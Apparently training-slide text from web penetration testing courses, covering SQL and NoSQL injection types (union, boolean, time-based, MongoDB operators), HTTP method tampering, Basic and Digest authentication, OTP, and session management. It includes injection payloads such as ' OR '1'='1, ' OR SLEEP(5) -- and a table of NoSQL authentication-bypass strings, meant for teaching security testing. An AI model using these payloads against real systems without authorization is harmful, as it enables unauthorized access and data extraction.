
Union-Based SQL Injection Methodology

- Confirm the presence of a vulnerability: Once you have identified a potential injection point, you need to confirm if it is vulnerable to Union-based SQL injection. To do this, you can inject a UNION SELECT statement and observe the application's response. If the response includes additional columns or unexpected data, it is likely vulnerable to Union-based SQL injection.
- Enumerate the database: Exploit the Union-based SQL injection vulnerability to enumerate the database structure. Inject UNION SELECT statements with appropriate column names and table names to retrieve information about the database schema, tables, and columns. You can use techniques like ORDER BY or LIMIT clauses to retrieve specific information.

Demo: Exploiting Union-Based SQL Injection Vulnerabilities

Introduction To Boolean-Based SQL Injection Vulnerabilities

SQL Injection Types & Subtypes



Blind SQL Injection

- Blind SQL Injection is a type of SQL Injection attack where an attacker can exploit a vulnerability in a web application that does not directly reveal information about the database or the results of the injected SQL query.
- In this type of attack, the attacker injects malicious SQL code into the application's input field, but the application does not return any useful information or error messages to the attacker in the response.
- The attacker typically uses various techniques to infer information about the database, such as time delays or Boolean logic.
- The attacker may inject SQL code that causes the application to delay for a specified amount of time, depending on the result of a query.

Blind SQL Injection Subtypes


- Blind SQL injection can be further divided into two subtypes/exploitation techniques:
 - Boolean-based SQL Injection: In this type of attack, the attacker exploits the application's response to boolean conditions to infer information about the database. The attacker sends a malicious SQL query to the application and evaluates the response based on whether the query executed successfully or failed.
 - Time-based Blind Injection: In this type of attack, the attacker exploits the application's response time to infer information about the database. The attacker sends a malicious SQL query to the application and measures the time it takes for the application to respond.

Boolean-Based SQL Injection

- Boolean-based SQL injection is a technique used to exploit SQL injection vulnerabilities in web applications when the application does not directly reveal the results of the injected SQL queries.
- In this type of attack, the attacker uses boolean-based conditional statements to infer information indirectly.
- Blind SQL injection attacks typically occur when the application does not display database errors or query results on the web page.
- Instead, the attacker can manipulate the application's behavior by injecting boolean conditions into the SQL queries and observing the resulting behavior or response from the application.

Blind SQL Injection (Boolean-based)

An attacker might send a query that asks whether a particular username exists in the database, and the application's response will either be true or false. By asking a series of questions and analyzing the responses, the attacker can slowly build up a picture of the database schema and contents.



Boolean-Based SQL Injection

Here's an example to illustrate the concept. Let's say there is a vulnerable login page that uses the following SQL query to check the credentials provided by the user:

```
SELECT * FROM users WHERE username = '<username>' AND password =  
'<password>'
```

An attacker can attempt a boolean-based SQL injection attack by manipulating the username parameter. For instance, if the attacker enters the following username:

```
' OR '1'='1
```

Boolean-Based SQL Injection

The resulting SQL query executed by the application would become:

```
SELECT * FROM users WHERE username = '' OR '1'='1' AND password = ''
```

- In this case, the injected portion ' OR '1'='1 always evaluates to true, effectively bypassing the original password check.
- The attacker can then potentially gain unauthorized access or perform other malicious actions.
- To extract information from the database, an attacker can use a technique called "blind" boolean-based SQL injection.

Boolean-Based SQL Injection

- In blind attacks, the attacker doesn't directly see the query results but uses conditional statements to infer information indirectly.
- For example, the attacker might craft an injection like '`' OR LENGTH(database()) > 5--`', which tests whether the length of the database name is greater than 5 characters.
- By observing the application's response, such as a page displaying specific content or a delay in the response, the attacker can gradually extract information about the database structure.

Boolean-Based SQL Injection Methodology

- Identify potential injection points: Analyze the application's functionality and identify input points where user-supplied data is used in SQL queries. Look for parameters in URLs, form fields, cookies, or any other user-controllable input.
- Analyze the application's behavior: Submit various inputs and observe the application's response. Look for indications of blind vulnerabilities, such as different response times, error messages, or changes in the application's behavior without directly displaying query results.
- Craft test payloads: Create payloads that inject boolean conditions into the input fields identified in step 1. Use techniques like appending '`' OR <condition> --`' to the input to check if the condition affects the query's logic.

Boolean-Based SQL Injection Methodology

- Observe application response: Submit the crafted payloads and analyze the application's response. Look for differences in behavior that may indicate whether the injected condition is evaluated as true or false.
- Perform binary search: If you detect a difference in behavior but cannot directly extract data, perform a binary search-like approach. Inject conditions that split the possible range in half, testing each half at a time to narrow down the potential values or lengths of data in the database.
- Extract information gradually: Once you have identified a blind boolean-based vulnerability, continue crafting payloads to extract information from the database. Guess the length of strings, characters, or check for the existence of specific data using boolean conditions.


Demo: Bypassing Authentication With Boolean-Based SQL Injection

Exploiting Boolean-Based SQL Injection Vulnerabilities

Demo: Exploiting Boolean-Based SQL Injection Vulnerabilities

Exploiting Time-Based SQL Injection Vulnerabilities

SQL Injection Types & Subtypes



Time-Based SQL Injection

- Time-based SQL injection is a technique used to exploit vulnerabilities in a web application's database layer by manipulating the SQL queries to introduce delays.
- This type of attack relies on the ability to inject malicious SQL code that causes the application to pause or delay its response, revealing information about the database structure or data.
- The basic idea behind time-based SQL injection is to inject SQL statements that force the application to wait for a certain period of time before responding. The attacker can then infer information about the database by measuring the delay in the application's response.

Time-Based SQL Injection

Here's an example of a time-based SQL injection attack:

Assume we have a vulnerable login form where a user provides their username and password, and the application performs a SQL query to validate the credentials:

```
SELECT * FROM users WHERE username = '[username]' AND password =  
'[password]';
```

An attacker can exploit this vulnerability by injecting malicious SQL code that introduces a delay. For example, the attacker might provide the following input as the username:

```
' OR SLEEP(5) -- '
```

Time-Based SQL Injection

The injected SQL code '`OR SLEEP(5) --`' modifies the original query to:

```
SELECT * FROM users WHERE username = '' OR SLEEP(5) -- ' AND  
password = '[password]' ;
```

- In this case, the SLEEP(5) function is causing the database to pause execution for 5 seconds before responding.
- If the application takes noticeably longer to respond, it indicates that the injected query is causing a delay.
- The attacker can then infer that the injection point is vulnerable to time-based SQL injection.

Demo: Exploiting Time-Based SQL Injection Vulnerabilities

NoSQL Fundamentals

Introduction to NoSQL

- NoSQL databases, also known as "Not Only SQL" databases, are a class of database management systems that provide a non-relational approach for storing and retrieving data.
- Unlike traditional relational databases, which organize data into tables with predefined schemas, NoSQL databases offer more flexible data models that can handle unstructured, semi-structured, and rapidly evolving data.
- NoSQL databases emerged as a response to the need for scalability, performance, and agility in handling modern data types and workloads.

Types of NoSQL Databases

- Key-Value Stores: These databases store data as a collection of key-value pairs. The value can be any type of data, such as text, JSON, or binary objects. Examples include Redis, Riak, and Amazon DynamoDB.
- Document Databases: Document databases store and retrieve data in JSON-like documents. Documents can vary in structure, and the database provides features for querying and indexing based on the document's content. MongoDB and Couchbase Server are popular document databases.
- Columnar Databases: Columnar databases organize data into columns rather than rows, making them efficient for analytical workloads and handling large volumes of data. Apache Cassandra and Apache HBase are examples of columnar databases.

NoSQL vs SQL Databases

FEATURE	SQL	NoSQL
Type	Relational	Non-Relational
Data Storage Model	Tables with fixed rows and columns.	<ul style="list-style-type: none">Unstructured.Stored in JSON files.Key-value pairs; tables with rows and dynamic columns.
Schema	Static/Rigid	Dynamic/Flexible
Scalability	Vertical	Horizontal
Language	Structured Query Language (SQL)	Un-structured Query Language
Schema	Rigid/static Schema bound to relationship	Non-rigid Schema
Query Complexity	Supports complex queries	Doesn't support complex queries

NoSQL vs SQL Databases

Col1	Col2	Col3	Col4
Data	Data	Data	Data
Data	Data	Data	Data
Data	Data	Data	Data

Document 1

```
{  
  "prop1": data,  
  "prop2": data,  
  "prop3": data,  
  "prop4": data  
}
```

Document 2

```
{  
  "prop1": data,  
  "prop2": data,  
  "prop3": data,  
  "prop4": data  
}
```

Document 3

```
{  
  "prop1": data,  
  "prop2": data,  
  "prop3": data,  
  "prop4": data  
}
```

Popular NoSQL Databases

- MongoDB: MongoDB is a document database that stores data in flexible, JSON-like documents. It provides high scalability, automatic sharding, and a powerful query language.
- Cassandra: Apache Cassandra is a distributed columnar database designed to handle large amounts of data across multiple commodity servers. It offers high availability, fault tolerance, and linear scalability.
- Redis: Redis is an in-memory key-value store that can be used as a database, cache, or message broker. It supports a wide range of data structures and provides high performance and low latency.

NoSQL Database Query Language

- NoSQL databases typically have their own query languages or interfaces for data retrieval and manipulation. Here are some examples of query languages used in popular NoSQL databases:
 - MongoDB: MongoDB uses a query language called the MongoDB Query Language (MQL). It provides a rich set of operators and functions for querying and manipulating documents in the database.
 - Redis: Redis is primarily an in-memory data structure store and does not have a traditional query language. It provides a set of commands that operate on different data structures like strings, lists, sets, and hashes. Redis commands are typically used to perform operations such as reading and writing data, data manipulation, and data expiration.

Demo: MongoDB Basics

MongoDB NoSQL Injection

NoSQL Injection

- NoSQL Injection is a security vulnerability that occurs in applications that utilize NoSQL databases.
- It is a type of attack that involves an attacker manipulating a NoSQL database query by injecting malicious input, leading to unauthorized access, data leakage, or unintended operations.
- In traditional SQL Injection attacks, attackers exploit vulnerabilities by inserting malicious SQL code into input fields that are concatenated with database queries.
- Similarly, in NoSQL Injection, attackers exploit weaknesses in the application's handling of user-supplied input to manipulate NoSQL database queries.

NoSQL Injection Example

- Let's assume we have a web application that uses MongoDB as its NoSQL database backend.
- The application has a login functionality where users provide their username and password.
- The application performs a query to check if the provided credentials are valid:

```
var username = getRequestParamter("username"); // User-supplied  
input  
var password = getRequestParamter("password"); // User-supplied  
input
```

NoSQL Injection Example

```
// MongoDB query
var query = {
    username: username,
    password: password
};

// Perform query to check if credentials are valid
var result = db.users.findOne(query);

if (result) {
    // Login successful
} else {
    // Login failed
}
```

NoSQL Injection Example

- In this example, the application constructs a MongoDB query using user-supplied values for the username and password fields. If an attacker intentionally provides a specially crafted value, they could potentially exploit a NoSQL injection vulnerability.
- For instance, an attacker might enter the following value as the username parameter:

```
username: { $gt: "" }
```

NoSQL Injection Example

- In a normal scenario, the query would search for a user with the exact username provided.
- However, in this case, the attacker is using the \$gt operator (greater than) with an empty string as the value.
- This can manipulate the query's logic, causing it to retrieve a user record that the attacker should not have access to.
- The attacker could potentially bypass the login mechanism and gain unauthorized access.

NoSQL Injection Payloads

Payload	Use case/Function
username[\$ne]=1\$password[\$ne]=1	Not equals to (Auth Bypass)
username[\$regex]=^adm\$password[\$ne]=1	Checks a regular expression (Auth Bypass)
username[\$regex]={25}&pass[\$ne]=1	Checks regex to find the length of a value
username[\$eq]=admin&password[\$ne]=1	Equals to.
username[\$ne]=admin&pass[\$gt]=s	Greater than.

You can learn more about NoSQL Injection and find additional payloads here:
<https://github.com/swisskyrepo/PayloadsAllTheThings/tree/master/NoSQL%20Injection>

Demo: MongoDB NoSQL Injection

SQL Injection Attacks

Course Conclusion

Learning Objectives:

- + You will have a solid understanding of what a SQL injection vulnerabilities are, what causes them and their potential impact.
- + You will have an understanding of how Relational Databases and NoSQL databases work and how they differ from one another.
- + You will have an understanding of the three different categories/Types of SQL Injection vulnerabilities and their respective subtypes.
- + You will be able to understand and write basic SQL queries.
- + You will be able to identify and exploit In-Band SQL Injection vulnerabilities (Error-Based SQLi & UNION-Based SQLi).
- + You will be able to identify and exploit Blind SQL Injection vulnerabilities (Time-Based SQLi & Boolean-Based SQLi).
- + You will be able to automate the identification and exploitation of SQLi vulnerabilities with tools like SQLMap.
- + You will be able to identify and exploit vulnerabilities in NoSQL databases.

Thank You!



Testing For Common Attacks

Course Introduction



Alexis Ahmed

Senior Penetration Tester @HackerSploit
Offensive Security Instructor @INE



aahmed@ine.com



@HackerSploit



@alexisahmed

Course Topic Overview

- + HTTP Method & Authentication Testing
- + Sensitive Data Exposure
- + Broken Authentication Attacks (Attacking Login Forms, Bypassing Authentication etc)
- + Session Security Testing (Session Hijacking, Session Fixation & CSRF)
- + Injection & Input Validation Attacks (Command Injection, Code Injection)
- + Testing For Security Misconfigurations
- + Exploiting Vulnerable & Outdated Components

- + Basic familiarity with HTTP
- + Basic Familiarity With Burp Suite/OWASP ZAP
- + Basic familiarity with Linux

Prerequisites

Learning Objectives:

- + You will be able to perform HTTP method tampering.
- + You have the ability to attack sites using Basic HTTP Authentication and HTTP Digest Authentication.
- + You will have an understanding of what causes sensitive data exposure vulnerabilities.
- + You will have the ability to perform authentication testing in the form of attacking login forms and bypassing authentication.
- + You will have an understanding of how session management works and the role tokens and cookies play in session management and security
- + You will be able to identify and exploit session hijacking, session fixation and CSRF vulnerabilities.
- + You will be able to identify and exploit command injection and code injection vulnerabilities.
- + You will be able to identify and exploit security misconfigurations in web servers and other outdated and vulnerable components.



Let's Get Started!



HTTP Method Tampering

HTTP Method Tampering

- HTTP method tampering, also known as HTTP verb tampering, is a type of security vulnerability that can be exploited in web applications. It occurs when an attacker manipulates the HTTP request method used to interact with a web server.
- HTTP requests typically use methods like GET, POST, PUT, DELETE, etc., to perform specific actions on a web application.

HTTP Methods

- GET: Used for retrieving data from the server. It should not have any side effects on the server or the application.
- POST: Used for submitting data to the server, often for actions that modify data on the server, like submitting a form.
- PUT: Used for updating a resource on the server with a new representation. It should be idempotent, meaning multiple requests should have the same effect as a single request.
- DELETE: Used for removing a resource from the server.
- OPTIONS: Used to query the server about the communication options and requirements for a specific resource, such as a URL or endpoint.

HTTP Method Tampering Process

- HTTP method tampering occurs when an attacker modifies the HTTP method being used in a request to trick the web application into performing unintended actions. For example:
 - Changing a GET request to a DELETE request: If the application doesn't properly validate the method used, it might inadvertently delete data when it should only be retrieving it.
 - Changing a POST request to a GET request: This could expose sensitive data that should only be accessible via a POST request.
 - Changing a GET request to a POST request: This might lead to unintended data modification if the application doesn't validate the method and payload correctly.

Demo: HTTP Method Tampering

Attacking Basic HTTP Authentication

Basic HTTP Authentication

- Basic HTTP authentication is a simple authentication mechanism used in web applications and services to restrict access to certain resources or functionalities.
- It's considered "basic" because it's uncomplicated and relies on a straightforward username and password combination. However, it's important to note that basic HTTP authentication is not secure on its own when used over an unencrypted connection (HTTP).
- It should only be used over HTTPS to ensure that the credentials are transmitted securely.

How Basic HTTP Authentication Works

- Client Request: When a client (usually a web browser) makes a request to a protected resource on a server, the server responds with a 401 Unauthorized status code if the resource requires authentication.
- Challenge Header: In the response, the server includes a WWW-Authenticate header with the value "Basic." This header tells the client that it needs to provide credentials to access the resource.

How Basic HTTP Authentication Works

- Credential Format: The client constructs a string in the format username:password and encodes it in Base64. It then includes this encoded string in an Authorization header in subsequent requests. The header looks like this:

```
Authorization: Basic base64-encoded-credentials
```

- For example, if the username is "user" and the password is "pass," the header would be:

```
Authorization: Basic dXNlcjpwYXNz
```

How Basic HTTP Authentication Works

- Server Validation: When the server receives the request with the Authorization header, it decodes the Base64-encoded credentials, checks them against its database of authorized users, and grants access if the credentials are valid.
- Access Granted or Denied: If the credentials are valid, the server allows access to the requested resource by responding with the resource content and a 200 OK status code. If the credentials are invalid or missing, it continues to respond with 401 Unauthorized.

Demo: Attacking Basic HTTP Authentication

Attacking HTTP Digest Authentication

HTTP Digest Authentication

- HTTP Digest Authentication is an authentication mechanism used in web applications and services to securely verify the identity of users or clients trying to access protected resources.
- It addresses some of the security limitations of Basic Authentication by employing a challenge-response mechanism and hashing to protect user credentials during transmission.
- However, like Basic Authentication, it's important to use HTTPS to ensure the security of the communication.

How HTTP Digest Authentication Works

- Client Request: When a client (usually a web browser) makes a request to a protected resource on a server, the server responds with a 401 Unauthorized status code if authentication is required.
- Challenge Header: In the response, the server includes a WWW-Authenticate header with the value "Digest." This header provides information needed by the client to construct a secure authentication request.

How HTTP Digest Authentication Works

Example of WWW-Authenticate header:

```
WWW-Authenticate: Digest realm="Example", qop="auth",
nonce="dcd98b7102dd2f0e8b11d0f600bf0c093", opaque="5ccc069c403ebaf9f0171e9517f40e41"
```

How HTTP Digest Authentication Works

- realm: A descriptive string indicating the protection space (usually the name of the application or service).
- qop (Quality of Protection): Specifies the quality of protection. Commonly set to "auth."
- nonce: A unique string generated by the server for each request to prevent replay attacks.
- opaque: An opaque value set by the server, which the client must return unchanged in the response.

How HTTP Digest Authentication Works

- Client Response: The client constructs a response using the following components:
 - Username
 - Realm
 - Password
 - Nonce
 - Request URI (the path to the protected resource)
 - HTTP method (e.g., GET, POST)
 - cnonce (a client-generated nonce)
 - qop (the quality of protection)
 - H(A1) and H(A2), which are hashed values derived from the components.

How HTTP Digest Authentication Works

- It then calculates a response hash (response) based on these components and includes it in an Authorization header.
- Example Authorization header:

```
Authorization: Digest username="user", realm="Example",
nonce="dcd98b7102dd2f0e8b11d0f600bf0c093", uri="/resource", qop=auth, nc=00000001,
cnonce="0a4f113b", response="6629fae49393a05397450978507c4ef1",
opaque="5ccc069c403ebaf9f0171e9517f40e41"
```

How HTTP Digest Authentication Works

- Server Validation: The server receives the request with the Authorization header and validates the response hash calculated by the client. It does this by reconstructing the same components and calculating its own response hash.
- If the hashes match, the server considers the client authenticated and grants access to the requested resource.

Demo: Attacking HTTP Digest Authentication

Sensitive Data Exposure Vulnerabilities

Sensitive Data Exposure

- Sensitive data exposure vulnerabilities refer to security flaws in a system that lead to the unintended exposure of confidential or sensitive information.
- These vulnerabilities can have serious consequences, including data breaches, privacy violations, and financial losses.

Sensitive Data Exposure Examples

- Weak Password Storage: Storing passwords in plaintext or using weak hashing algorithms without salting, making it easier for attackers to retrieve user passwords from a compromised database.
- Information Disclosure in Error Messages: Revealing sensitive data, such as system paths, database details, or user credentials, in error messages or logs that could aid attackers in exploiting the system.
- Directory Traversal: Allowing users to manipulate file paths in requests to access files and directories outside their intended scope, potentially exposing sensitive files.
- Unencrypted Backups: Storing backups of sensitive data without encryption or proper access controls, making them vulnerable if they are stolen.

Demo: Sensitive Data Exposure Vulnerabilities

Attacking Login Forms With Burp Suite

Demo: Attacking Login Forms With Burp Suite

Attacking Login Forms With OTP Security

OTP Security

- OTP (One-Time Password) security is a two-factor authentication (2FA) method used to enhance the security of user accounts and systems.
- OTPs are temporary, single-use codes that are typically generated and sent to the user's registered device (such as a mobile phone) to verify their identity during login or transaction processes.
- The primary advantage of OTPs is that they are time-sensitive and expire quickly, making them difficult for attackers to reuse.

OTP Security Methods

- Time-Based OTPs (TOTP): TOTP is a widely used OTP method that generates codes based on a shared secret key and the current time. These codes are typically valid for a short duration, often 30 seconds.
- SMS-Based OTPs: OTPs can be sent to users via SMS messages. When users log in, they receive an OTP on their mobile phone, which they must enter to verify their identity.
- Rate Limiting and Lockout: Implement rate limiting and account lockout mechanisms to prevent brute force attacks on OTPs. Lockout accounts after a certain number of failed OTP attempts.

OTP Rate Limiting

- OTP rate limiting is a security mechanism used to prevent brute force attacks or abuse of one-time password (OTP) systems, such as those used in two-factor authentication (2FA).
- Rate limiting restricts the number of OTP verification attempts that can be made within a specified time period.
- By enforcing rate limits, organizations can reduce the risk of attackers guessing or trying out multiple OTPs in quick succession.

Demo: Attacking Login Forms With OTP Security

Introduction To Session Management

Session Management

- Session management in web applications refers to the process of securely handling and maintaining user sessions.
- A session is a period of interaction between a user and a web application, typically beginning when a user logs in and ending when they log out or their session expires due to inactivity.
- During a session, the application needs to recognize and track the user, store their data, and manage their access to different parts of the application.
- Effective session management is crucial for security, user experience, and maintaining the state of a web application.

Session Management Components

- Session Identifier: A unique token (often a session ID) is assigned to each user's session. This token is used to associate subsequent requests from the user with their session data.
- Session Data: Information related to the user's session, such as authentication status, user preferences, and temporary data, is stored on the server.
- Session Cookies: Session cookies are small pieces of data stored on the user's browser that contain the session ID. They are used to maintain state between the client and server.

Importance of Session Management

- User Authentication: Session management is critical for user authentication. After a user logs in, the session management system keeps track of their authenticated state, allowing them to access protected resources without repeatedly entering credentials.
- User State: Web applications often need to maintain state information about a user's activities. For example, in an e-commerce site, the session management system keeps track of the items in a user's shopping cart.
- Security: Proper session management is essential for security. If not implemented correctly, it can lead to vulnerabilities such as session fixation, session hijacking, and unauthorized access.

Session Management - PHP

- In PHP, session management is relatively straightforward and is handled using built-in functions. Here's how it generally works:
- Session Start: To start a session, you use the `session_start()` function. This function initializes the session and generates a unique session ID for the user.
- Session Data: You can store and retrieve session data using the `$_SESSION` superglobal array.
- For example, `$_SESSION['username'] = 'john_doe';` stores the username in the session.

Session Management - PHP

- Session Timeout: The session timeout is defined in the PHP configuration file (php.ini) using the session.gc_maxlifetime setting.
- Session ID Management: By default, PHP handles the generation of session IDs and their association with users.

Session Management Testing

- Session management testing is a crucial component of web application security testing.
- It involves assessing the effectiveness and security of how a web application manages user sessions.
- Proper session management testing helps identify vulnerabilities and weaknesses in session handling that could lead to security breaches, unauthorized access, or data leakage.

Session Management Testing

- Session Fixation Testing: Test for session fixation vulnerabilities by attempting to set a known session ID (controlled by the tester) and then login with another account. Verify if the application accepts the predefined session ID and allows the attacker access to the target account.
- Session Hijacking Testing: Test for session hijacking vulnerabilities by trying to capture and reuse another user's session ID. Tools like Wireshark or Burp Suite can help intercept and analyze network traffic for session data.
- Session ID Brute-Force: Attempt to brute force session IDs to assess their complexity and the application's resistance to such attacks.

Session IDs & Cookies

Session IDs & Cookies

- In the context of web application penetration testing, understanding session IDs and cookies is crucial, as these components play a significant role in user authentication and session management.

Session IDs

- Session IDs (Session Identifiers) are unique tokens or strings generated by web applications to identify and track user sessions. They are essential for maintaining stateful communication between the client (user's browser) and the server.
- Session IDs are typically used to associate requests from a user with their session data stored on the server.
- For example, suppose you're conducting a penetration test on an e-commerce website. After a user logs in, the server generates a session ID (e.g., "Session12345") and associates it with the user's session.
- This session ID is then sent to the user's browser as a cookie.

Cookies

- Cookies are small pieces of data (usually text) that a web server sends to the user's browser, which stores them locally.
- Cookies serve various purposes, such as session management, user tracking, and personalization. In the context of session management, session cookies are commonly used to store the session ID, allowing the server to recognize and maintain the user's session.
